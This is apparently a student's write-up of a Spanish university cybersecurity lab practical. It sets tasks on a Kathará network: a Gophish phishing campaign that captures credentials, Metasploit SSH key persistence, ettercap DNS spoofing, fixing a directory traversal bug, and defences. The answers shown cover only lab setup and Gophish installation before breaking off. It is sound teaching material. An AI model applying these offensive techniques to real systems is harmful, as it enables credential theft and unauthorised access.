

M1.870 - Fundamentos de ciberseguridad.

José Enrique Rodríguez González.

PRACTICA 2.

Indice.

- [Enunciado.](#)
- [Actividad.](#)
- [Pregunta 1.](#)
- [Pregunta 2.](#)
- [Pregunta 3.](#)
- [Pregunta 4.](#)
- [Pregunta 5.](#)
- [Preparación del enunciado y de la actividad.](#)
- [Respuesta a la pregunta 1.](#)
- [Respuesta a la pregunta 2.](#)
- [Respuesta a la pregunta 3.](#)
- [Respuesta a la pregunta 4.](#)
- [Respuesta a la pregunta 5.1.](#)
- [Respuesta a la pregunta 5.2.](#)
- [Respuesta a la pregunta 5.3.](#)

Enunciado.

En esta segunda y última práctica usaremos también el mismo entorno de Kathará de la PEC 3 en algunos de los ejercicios (no en todos). Antes de continuar debemos de realizar algunas puntuaciones:

- Para alguna de las actividades posteriores será necesario iniciar el entorno de Kathará en modo privilegiado. Por este motivo se pidió en la PEC3 anterior como pregunta. Se puede realizar de la siguiente manera:

```
sudo kathara lstart --privileged
sudo docker ps
sudo docker exec -t -i identificador_container_ bash
```

The screenshot shows a terminal window with the following command history:

```
File Actions Edit View Help
[(kali㉿kali)-[~/Desktop/laboratorios/PEC3]] $ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
15caaee21c89 xtrm0/quagga "bash" 2 hours ago Up 2 hours
13fda5f62819 xtrm0/quagga "bash" 2 hours ago Up 2 hours
3ad0ee7816bf xtrm0/quagga "bash" 2 hours ago Up 2 hours
xR2UoQsg
7d544c1f7787 xtrm0/quagga "bash" 2 hours ago Up 2 hours
a367b5194680 xtrm0/quagga "bash" 2 hours ago Up 2 hours
R2UoQsg

[(kali㉿kali)-[~/Desktop/laboratorios/PEC3]] $ sudo docker exec -t -i 7d544c1f7787 bash
root@pc1:/#
```

También es posible abrir todos los terminales directamente con el bucle siguiente escrito en Bash:

```
for i in $(docker ps -q)
do xterm -e docker exec -it $i bash &
done
```

The screenshot shows a terminal window with the following command history:

```
[(kali㉿kali)-[~/labs/PEC3]] $ for i in $(docker ps -q)
for> do xterm -e docker exec -it $i bash &
for> done
[2] 187434
[3] 187435
[4] 187436
[5] 187437
[6] 187438

[(kali㉿kali)-[~/labs/PEC3]] $
```

- Comentar que Kathará no tiene persistencia así que recomendamos no cerrar el laboratorio y guardar el estado de la máquina virtual.

- Otra puntuación es que, para que las máquinas internas de la red puedan acceder correctamente a Internet deberemos de suprimir la regla siguiente en la máquina firewall¹.

¹: Este es el primer semestre que usamos Kathará y nos estamos encontrando con situaciones diversas. Estamos en contacto con los desarrolladores para profundizar un poco más. Por ejemplo: <https://github.com/KatharaFramework/Kathara/issues/211>.


```
iptables -t nat -D PREROUTING -p tcp --dport 80 -j DNAT --to 5.5.5.2
```

Esta regla eliminará la redirección del puerto 80 desde la máquina Kali. Si deseamos acceder desde la máquina Kali a este puerto podemos añadirla de nuevo con:

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to 5.5.5.2
```

Fundamentos de Ciberseguridad - Diagrama de red curso 2022/23

Abril del 2023



Añadimos nuevamente el diagrama de red implementado a modo de recordatorio. Es el mismo que el de la PEC3.

[Volver al índice.](#)

Actividad.

Demostrad con capturas de pantalla de vuestro entorno las operaciones siguientes y responded a todas las preguntas.

Nota: aseguraros que aparezca en la shell vuestro nombre de usuario de la UOC en todas las capturas de pantalla. Podéis utilizar el comando:

```
export PS1=(gfarrasb)$PS1
```

Adicionalmente proporcionad una explicación para justificar qué realiza cada captura:

[Volver al indice.](#)

Pregunta 1.

El administrador de red, conjuntamente con la Dirección de la empresa, han considerado que sería una buena idea realizar una acción de concienciación de phishing para todos trabajadores y empleados. Implementad una campaña de concienciación de phishing con el programa **Gophish**. Esta actividad está fuera de Kathará y, de hecho, podéis hacerla en el entorno que queráis. Demostrad que al menos un trabajador cae en el ataque de phishing y podéis ver su usuario y contraseña (**1.5 puntos**).

[Volver al indice.](#)

Pregunta 2.

El administrador de red quiere investigar si es posible lanzar un ataque de persistencia de clave SSH mediante **metasploit**² contra PC3 (se trata, en concreto, del módulo llamado SSH Key persistence - This module will add an SSH key to a specified user to allow remote login via SSH at any time) Aseguraros que, aunque user3 cambie la contraseña, el administrador podrá acceder igual a la máquina mediante la clave generada vía este módulo de metasploit (**1.5 puntos**).

²: Metasploit es una herramienta incorporada ya en Kali Linux que permite ejecutar exploits conocidos contra una máquina remota. No es necesario instalar nada ya que Kali la lleva por defecto.

[Volver al indice.](#)

Pregunta 3.

El administrador de red ha descubierto que el servidor web de main.py contiene un bug que permite un Directory Transversal Attack. Se os pide arreglar el código de este servidor web escrito en Python para solucionarlo. El servidor web debería de poder entregar solamente ficheros de la carpeta de donde reside. (**1 punto**).

[Volver al indice.](#)

Pregunta 4.

Ahora resulta que el usuario de PC2 está enfadado contra el usuario de PC3 así que decide atacarlo. Ejecutará un ataque de DNS Spoofing contra una de las webs preferidas del usuario de PC3. Implementad un ataque de DNS spoofing usando la herramienta de terminal `ettercap` contra PC3 que use el dominio que consideréis. **(2 puntos)**

[Volver al indice.](#)

Pregunta 5.


El usuario de PC3 nota que algo pasa en su ordenador y empieza a defenderse. Aplicará las siguientes protecciones:

1. Quiere evaluar el uso de unidades cifradas. Demostrad que podéis crear una disco cifrado mediante la herramienta `zulucrypt`. Esta actividad está fuera de Kathará e incluso de PC3. Implementadlo en la Kali nativa proporcionada. **(1 punto)**.
2. Quiere detectar mediante snort todas las conexiones SYN que entren en su máquina y ver una alerta por pantalla. **(1 punto)**.
3. Como ya duda de sus compañeros aplicará una regla en el cortafuegos (concretamente, usará la herramienta de terminal `iptables`) que solamente permita conexiones SSH desde fuera, no desde las máquinas internas (ni desde PC1 ni desde PC2, solamente desde firewall). **(1 punto)**.



[Volver al indice.](#)

Preparación del enunciado y de la actividad.

Procedemos a importar la VM de la PEC 3.



Una vez importado, ya que la maquina huésped que dispongo tiene bastante potencia, procedo a aprovecharla ampliando RAM y uso de CPU's



Procedo a abrir la terminal desde la carpeta de la PEC 3 y ejecuto el siguiente comando que se indica en la preparación de la actividad, de modo que los pantallazos son personalizados.

```
export PS1="(jrodriguezgonzalez6)$PS1"
```

```
(kali㉿kali)-[~/labs/PEC3]
$ export PS1="(jrodriguezgonzalez6)$PS1"
(jrodriguezgonzalez6)_(kali㉿kali)-[~/labs/PEC3]
$
```

Procedemos a iniciar el entorno de Kathará en modo privilegiado, ejecutando en terminal los siguientes comandos:

```
sudo kathara lstart --privileged
sudo docker ps
```

El tercer comando lo considero innecesario realizarlo porque debajo del container id dice quien es cada uno.

```
File Actions Edit View Help

(jrodriguezgonzalez6)_(kali㉿kali)-[~/labs/PEC3]
$ sudo kathara lstart --privileged
WARNING - Running devices with privileged capabilities, terminals won't open!
INFO - ===== Starting Network Scenario =====
Deploying collision domains ... |#####
Deploying devices ... |#####

(jrodriguezgonzalez6)_(kali㉿kali)-[~/labs/PEC3]
$ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
eb148e555dff xtrm0/quagga "bash" 57 seconds ago Up 27 seconds
pc2_qUYEvZx4QtMbMsxR2UoQsg
fd051bfec9b8 xtrm0/quagga "bash" 57 seconds ago Up 34 seconds
webserver_qUYEvZx4QtMbMsxR2UoQsg
7d6e85d3d002 xtrm0/quagga "bash" 57 seconds ago Up 41 seconds
pc3_qUYEvZx4QtMbMsxR2UoQsg
4b82a915d1cc xtrm0/quagga "bash" 57 seconds ago Up 28 seconds
pc1_qUYEvZx4QtMbMsxR2UoQsg
c9e0381c2ebc xtrm0/quagga "bash" 57 seconds ago Up 31 seconds
firewall_qUYEvZx4QtMbMsxR2UoQsg

(jrodriguezgonzalez6)_(kali㉿kali)-[~/labs/PEC3]
$
```

- En el container id **eb148e555dff** podemos ver la siguiente etiqueta de names **kathara_kali-1so0mojtglk4ndbdpjxg_pc2_qUYEvZx4QtMbMsxR2UoQsg**
- En el container id **fd051bfec9b8** podemos ver la siguiente etiqueta de names **kathara_kali-1so0mojtglk4ndbdpjxg_webserver_qUYEvZx4QtMbMsxR2UoQsg**
- En el container id **7d6e85d3d002** podemos ver la siguiente etiqueta de names **kathara_kali-1so0mojtglk4ndbdpjxg_pc3_qUYEvZx4QtMbMsxR2UoQsg**
- En el container id **4b82a915d1cc** podemos ver la siguiente etiqueta de names **kathara_kali-1so0mojtglk4ndbdpjxg_pc1_qUYEvZx4QtMbMsxR2UoQsg**

- En el container id `c9e0381c2ebc` podemos ver la siguiente etiqueta de names `kathara_kali-1so0mojtglk4ndbdpjxg_Firewall_qUYEvZx4QtMbMsxR2UoQsg`

De este modo, quedan correctamente identificados, para entrar en la consola de cada uno de ellos procederemos según lo indicado en el enunciado.

[Volver al indice.](#)

Respuesta a la pregunta 1.

Introducción.


Para cumplimentar este ejercicio, debo implementar una campaña de concienciación de phishing utilizando el programa Gophish. Nos aseguraremos de seguir las políticas y regulaciones éticas y legales cuando realices este tipo de actividades, como en este caso, estamos realizando una acción conjunta con la Dirección de la empresa, presumimos que tenemos la venia para realizarlo.

En esta pregunta desarrollaré los siguientes pasos:

1. [Instalación de Gophish.](#)
2. [Configuración de la campaña.](#)
3. [Ejecución de la campaña y recolección de datos](#)

Instalación de Gophish.

- Instalaremos en la VM de kali, [Gophish](#) desde la [web oficial de Gophish](#)



- Hacemos click en descargar y nos redirige al repositorio [github de Gophish](#)

Contributors

mcab and 29vivek

Assets 6

gophish-v0.12.1-linux-32bit.zip	31.4 MB	Sep 14, 2022
gophish-v0.12.1-linux-64bit.zip	31.8 MB	Sep 14, 2022
gophish-v0.12.1-osx-64bit.zip	33.2 MB	Sep 14, 2022
gophish-v0.12.1-windows-64bit.zip	32.1 MB	Sep 14, 2022
Source code (zip)		Sep 14, 2022
Source code (tar.gz)		Sep 14, 2022

Aug 13, 2022 **Gophish v0.12.0**

- Descomprimimos y copiamos la carpeta en Documentos, para este paso, nos he procedido a buscar en YouTube un tutorial relativo a la instalación de **Gophish** usando el siguiente enlace de [YouTube](#).
- Damos permiso para poder ejecutar el binario con `sudo chmod +x gophish`

```
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents]
└$ ls
gophish-v0.12.1-linux-64bit
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents]
└$ cd gophish-v0.12.1-linux-64bit

(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents/gophish-v0.12.1-linux-64bit]
└$ ls
config.json  db  gophish  LICENSE  README.md  static  templates  VERSION

(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents/gophish-v0.12.1-linux-64bit]
└$ sudo chmod +x gophish
[sudo] password for kali:
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Documents/gophish-v0.12.1-linux-64bit]
└$ █
```

- Por ultimo ejecutamos el binario

